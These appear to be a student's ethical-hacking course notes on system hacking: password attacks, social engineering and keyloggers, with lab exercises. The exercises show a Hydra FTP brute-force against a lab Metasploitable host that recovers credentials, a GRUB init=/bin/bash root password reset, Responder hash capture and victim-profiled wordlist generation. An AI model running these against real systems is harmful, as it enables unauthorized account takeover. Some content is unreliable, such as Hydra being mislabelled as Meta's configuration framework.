

## Module 6

### System Hacking

#### What is System hacking

refers to the process of gaining unauthorized access to computer systems, networks, or devices with the intent to steal data, disrupt operations, or perform other malicious activities. It's a core part of **ethical hacking** (for testing security) or **malicious hacking** (for illegal purposes). It usually involves various stages and techniques

#### Common Phases of System Hacking

##### ② Reconnaissance (Info Gathering):

- Identifying potential targets.
- Collecting data like IP addresses, open ports, OS details, etc.

##### ② Gaining Access:

- Exploiting vulnerabilities in software or using stolen credentials.
- Techniques: Password cracking, phishing, malware injection.

##### ② Privilege Escalation:

- Gaining higher-level access (e.g., going from user to admin).
- Often done by exploiting bugs or misconfigurations.

##### ② Maintaining Access:

- Installing backdoors or rootkits to return later.
- Hiding tracks to avoid detection.

## ⌚ Covering Tracks:

- Deleting logs or using stealthy malware to avoid being traced.

## What is Gaining Access

**Gaining access** is the stage where a hacker breaks into a system, network, or application by exploiting vulnerabilities. The goal here is to **bypass security** and **get inside** the target system.

## Types of Gaining Access in System Hacking

### 1. Password Attacks

Used to gain access to accounts by cracking or guessing login credentials.

- **Brute Force Attack:** Tries all possible combinations of passwords.
- **Dictionary Attack:** Uses a list of common words/passwords.
- **Rainbow Table Attack:** Uses precomputed hash values for faster cracking.
- **Credential Stuffing:** Uses leaked usernames/passwords on other platforms.

### 2. Social Engineering

Tricks people into giving access or sensitive information.

- **Phishing:** Fake emails or websites that capture user credentials.
- **Pretexting:** Creating a fake identity or scenario to get info.
- **Baiting:** Using physical devices (like infected USB drives) or tempting offers.

### 3. Malware-Based Attacks

Infects the system to open doors for the attacker.

- **Trojans:** Malware disguised as legitimate software.

- **Keyloggers:** Records keystrokes to steal passwords.
- **Remote Access Trojans (RATs):** Gives hackers control over the victim's device.

## 4. Network-Based Attacks

Targets network vulnerabilities to gain access.

- **Man-in-the-Middle (MITM):** Intercepts traffic to steal credentials.
- **Session Hijacking:** Takes over an active session.
- **Sniffing:** Captures data packets to extract login info.

## 5. Exploiting Software Vulnerabilities

Targets weaknesses in software or services.

- **Buffer Overflow:** Forces a system to run malicious code.
- **SQL Injection:** Sends malicious SQL commands to manipulate databases.
- **Unpatched Software Exploits:** Takes advantage of outdated systems.

## 6. Physical Access Attacks

Requires being physically near or inside the target location.

- **Accessing Unlocked Computers**
- **Inserting Malicious USB Devices**
- **Shoulder Surfing** (literally watching someone type their password)

### NTLM Authentication:

- The NTLM authentication protocols authenticate users and computers based on a challenge/response mechanism that proves to a server or domain controller that a user knows the password associated with an account.

## Kerberos Authentication?

Kerberos is a **secure network authentication protocol** that uses **tickets** and **symmetric-key cryptography** to authenticate users without sending passwords over the network.

It's the default authentication method in **Windows Active Directory** environments and is way more secure than NTLM.

## Exercise 1

### Gaining Access Password Carking Method

#### Types of password cracking method

**1 Non electronic attacks:** the attack does not need technical knowledge to crack the password is known as non -technical attack

#### Types of Non electronic attack:

##### 1 shoulder surfing:

- **What it is:** Watching someone type their password over their shoulder (or with cameras).

- Common in public places like cafes, libraries, airports.

❖ Example: Someone sees you type your phone passcode on the train

## 2 Social Engineering

- **What it is:** Tricking or manipulating someone into revealing their password.
- Often involves impersonation or persuasive conversation.

⌚ Example: "Hi, I'm from IT. We need your password to fix your account."

## 3 Dumpster Diving

- **What it is:** Digging through trash to find **notes, sticky notes, printed passwords**, or old hardware.
- People often throw out sensitive info without shredding it.

箪 Found: "admin: welcome123" on a Post-it note.

## 2 Active online attacks:

These are **real-time, direct attacks** where an attacker actively **interacts with a system over the internet** to try and gain access, typically by guessing or verifying credentials.

### Types of Active Online Attacks:

**1 Dictionary Brute Force and Rule Based Attacks :** A type of brute force attack where an intruder attempts to crack a password-protected security system with a “dictionary list” of common words and phrases used by businesses and individual

**2 hash injection attack /mask attack:** A hash injection attack is a type of attack where an attacker manipulates or inserts **crafted hash values** into requests or authentication mechanisms to **bypass security**

### **3 LLMNR /Spyware/Kayloggers:**

- ❑ A Windows network protocol used to resolve hostnames when DNS fails.
- ❑ It broadcasts name resolution requests to the local network.
- ❑ **Malware** designed to secretly gather data from a user's device.
- ❑ Often used for **surveillance, data theft, or corporate espionage.**

Malware or hardware that **records every keystroke.**

### **4 password gusesing sparaying**

- ❑ A **targeted attack** on a single account.
- ❑ Tries **multiple password attempts** (often brute-force or dictionary-based) until it finds the correct one
- ❑ A **slow and stealthy attack** on many accounts, but using only a **few common passwords.**
- ❑ Designed to **bypass account lockouts.**

**5 passive online attack:** A passive online attack is where an attacker monitors and captures data without actively interfering with the system or network. The goal is information gathering, not immediate exploitation.

## Types of Passive online attacks

### 1 Packet Sniffing / Network Eavesdropping

- Tools like Wireshark or tcpdump capture traffic.
- If traffic is **unencrypted**, attackers can see:
  - Usernames/passwords
  - Emails
  - Cookies
  - URLs visited

### 2 Man-in-the-Middle (Passive Mode)

- Attacker sits between victim and server.
- Doesn't modify traffic, just **records** everything

### 3 Metadata Collection

- Collecting data like:
  - Email headers
  - DNS lookups
  - Timing patterns
- Used in **traffic analysis** to learn behaviors

**4 Offline Attack:** An **offline attack** is when an attacker obtains a copy of data (like a password hash or encrypted file) and attempts to break it **without needing to be connected to the system or network** where the data came from.

## Types of offline attacks:

### 1 Rainbow Table Attack

- Uses **precomputed hash-password pairs** to reverse hashes quickly.
- Only works on **unsalted** hashes.

## 2 File/Document Cracking

- Crack passwords on:
  - ZIP, RAR, 7z archives
  - PDF files
  - Word/Excel files

## 3 Distributed Network Attack:

A **Distributed Network Attack** is a method where multiple systems (often compromised or controlled by an attacker) are used **together to carry out a coordinated attack** on a target.

## 4 Distributed Password Cracking

- Break passwords/hashes using multiple systems to **divide the workload**.
- Great for **offline hash cracking** (e.g., in distributed hashcat setups or cloud cracking rigs)

## • Exercise 2

### Active Online Attack

#### Step 1


Hash Calculated using particaliy

How to use :

Step1 :open the hash calculate

Step2 : select the data formet and type the password

Step3: click the HMAC and click the calculet



**Descriptions:** Hash calculation is the process of converting input data (like a string, file, or message) into a fixed-length string of characters using a mathematical algorithm called a hash function.

## how to identify the hash

website: hashes.com

hashes.com › en › tools

### Hash Type Identifier - Identify unknown hashes

Identify and detect unknown **hashes** using this tool. This page will tell you what type of **hash** a given string is. If you want to attempt to Decrypt them, click this link instead.

step1 : go to web site

step2 :copy the hash and paste the web site

Step3 :click on the submit and identify

Result:

The screenshot shows a Microsoft Edge browser window with the URL [hashes.com/en/tools/hash\\_identifier](https://hashes.com/en/tools/hash_identifier). The page title is "Hash Type Identifier - Identify unknown hashes". The main content area is titled "Identify hash types" and contains a text input field labeled "Hashes (max. 25 separated by newline, format 'hash[:salt]')". Inside the input field, the string "2a566e7a1b0190f15c0e7f523012cdc" is entered. Below the input field is a checkbox labeled "Include all possibilities (expert mode)". At the bottom of the form is a blue "SUBMIT & IDENTIFY" button. The browser's address bar shows the full URL. The taskbar at the bottom of the screen includes icons for File Explorer, Search, Task View, File, Settings, Control Panel, Camera, Task Manager, and File Explorer again. The system tray shows battery level, signal strength, and the date and time (09-04-2025).

- Why Use Hashes
- Passwords: Stored as hashes for security
- Data integrity: Check if a file has changed
- Blockchain: Cryptographic backbone of Bitcoin and others

# Active online attack using hydra tool kit and metasploitable dictionary base attack password cracking method

## Way are use hydar tool kit

Hydra is a powerful framework developed by Facebook AI (Meta AI) that helps you manage complex configurations for Python applications. It's especially useful in machine learning, data science, or any scenario where you have a lot of configuration options (like model parameters, dataset paths, hyperparameters)

## How to use hydra

**Step 1:** go to kali linux machine

**Step 2:** open the kali terminal and type the hydar

**Step3:** download the hydra type the command

**Command:** hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt target ip ftp

## Result:

```
[root@vbox] ~[home/mayur]
[1] 100% 0:00 192.168.114.46:21
Hydra v9.5 (c) 2023 by vanhauser-thc & David Naclejek - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway)
hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-10 19:08:48
[DATA] max 16 tasks per 1 server, overall 16 tasks, 45344480 login tries (l:1/p:1)@16344480, -886526 tries per task
[DATA] attacking ftp://192.168.114.46:21/
[21] 100% 0:00 192.168.114.46:21
[+] 192.168.114.46:21 msfadmin:msfadmin login: msfadmin password: msfadmin
[!] 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-10 19:08:53

[root@vbox] ~[home/mayur]
[1] 100% 0:00 192.168.114.46:21
[root@vbox] ~[home/mayur]
```

## How to use Rockyou.txt dictionary

**Step1:** open the kali terminal

**Step2:** type the terminal `cd/usr/share/wordlists/Rockyou.txt`

**Step3:** type the `ls`

**Step4:** `rockyou.txt .gz/zip` file and convert the txt file follow as the process

**Step 5:** convert `rockyou.txt` dictionary process type `the gzip -d rockyou.txt.gz`

**Step6** include the pass and edit at the file

**Step 7** `nano rockyou.txt` this is command are editer the dictionary

## • Exercise 3

**Offline attack manually base attack password cracking method**

**Task :** password cracking for kali linux

How to crack the password kali

**Step1:** start the kali linux open grub menu

**Step2:** press the E /for edit

**Step3:** scroll the screen and see the linux option



**Step4:** edit the option :rw edit ro / quiet splash /remove/type it /init=bin/bash


**Step5:** press the function 10 button start the booting process automatically

**Step6:** you can enter the root directory type it passwd and username your terminal system

**Step7:** show option new password enter it new password nad type the reboot the kali

Lets parfome paracticle





Tools kit special use for /hash captring/create new dictionary/website contain convert /manual page

1tool

**Name:** Responder

### Responder Tool Kit Used For?



The **Responder tool kit** is used in **ethical hacking and penetration testing** to find and exploit **weaknesses in Windows network name resolution protocols** like:

- **LLMNR** (Link-Local Multicast Name Resolution)
- **NBT-NS** (NetBIOS Name Service)
- **MDNS** (Multicast DNS)

These protocols are often **enabled by default** in many networks and can be **abused to steal user credentials**.

Command: Responder -l eth0/enter

## Result:



CUPP: is a **password profiling tool** used primarily in **penetration testing** and **ethical hacking** to generate custom password lists based on social engineering.

### ✓ Key Uses:

- **Generate password wordlists** based on a person's information (name, birthdate, pet, etc.).
- Helps simulate real-world password attacks during security assessments.
- Speeds up brute-force or dictionary attacks by tailoring lists.

### ✗ How It's Used:

1. You input personal details (e.g., name, birthday, favorite color, etc.).
2. CUPP creates a wordlist with common patterns (like John1990, john\_dog, 123john, etc.).
3. That list is used in password testing (e.g., with tools like Hydra, John the Ripper, etc.).



### Result:

```
(mayur㉿vbox) ~ [~]
$ sudo su
[sudo] password for mayur:
[root@vbox ~]# /home/mayur
[root@vbox ~]# cupp.py
/usr/bin/cupp:146: SyntaxWarning: invalid escape sequence '\'
print("      # User")
/usr/bin/cupp:147: SyntaxWarning: invalid escape sequence '\'
print("      # Common          \\\033[1;31m", "\033[1;31m", "Passwords")
/usr/bin/cupp:148: SyntaxWarning: invalid escape sequence '\'
print("      \\\033[1;31m\033[1;31m\033[1;31m\033[1;31m      # Profiler")
/usr/bin/cupp:149: SyntaxWarning: invalid escape sequence '\'
print("      \\\033[1;31m_ )\n\033[1;31m"
cupp.py
      # Common
      # User
      # Passwords
      # Profiler
[ Muris Kurgas | j0rg3n@remote-exploit.org ]
[ M0bus | https://github.com/M0bus/ ]
```

[+] Insert the information about the victim to make a dictionary  
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: mayur

34°C Mostly sunny 18:54 11-04-2025



## CEWL: (Custom Word List Generator)

### Why Use CEWL?

#### *1. Create Targeted Wordlists*

CEWL crawls a **target website** and grabs words (usually ones over a certain length) from it. This is useful because:

- Users often base passwords on words from their environment (like company names, slogans, or project terms).
- Default dictionary files might miss industry-specific or company-specific terms.

#### *2. Helpful for Social Engineering*

If you're doing a pentest and the company has an "About Us" page or blog, CeWL can gather those terms and build a list for you to use in brute-force or dictionary attacks

# Key Loger

## What is key loger?How it work

A **keylogger** (short for *keystroke logger*) is a type of surveillance software or hardware designed to **record every keystroke** made on a computer or mobile device. It can be used for **legitimate purposes** (like monitoring children or employees) or **malicious purposes**, such as stealing passwords, credit card numbers, and other sensitive data.

### 💡 How Keyloggers Work

Keyloggers can be **software-based** or **hardware-based**:

---

#### 💻 Software Keyloggers

These are programs installed on a computer. They usually run in the background, silently capturing keystrokes and often sending logs to an attacker.

*How they work:*

1. **Hooks into the OS** – It uses APIs (like Windows' SetWindowsHookEx) to monitor keyboard activity.
  2. **Captures Input** – Every time you type, it logs the key pressed.
  3. **Stores/Transmits Data** – The logs may be stored locally or sent to a remote server.
- 

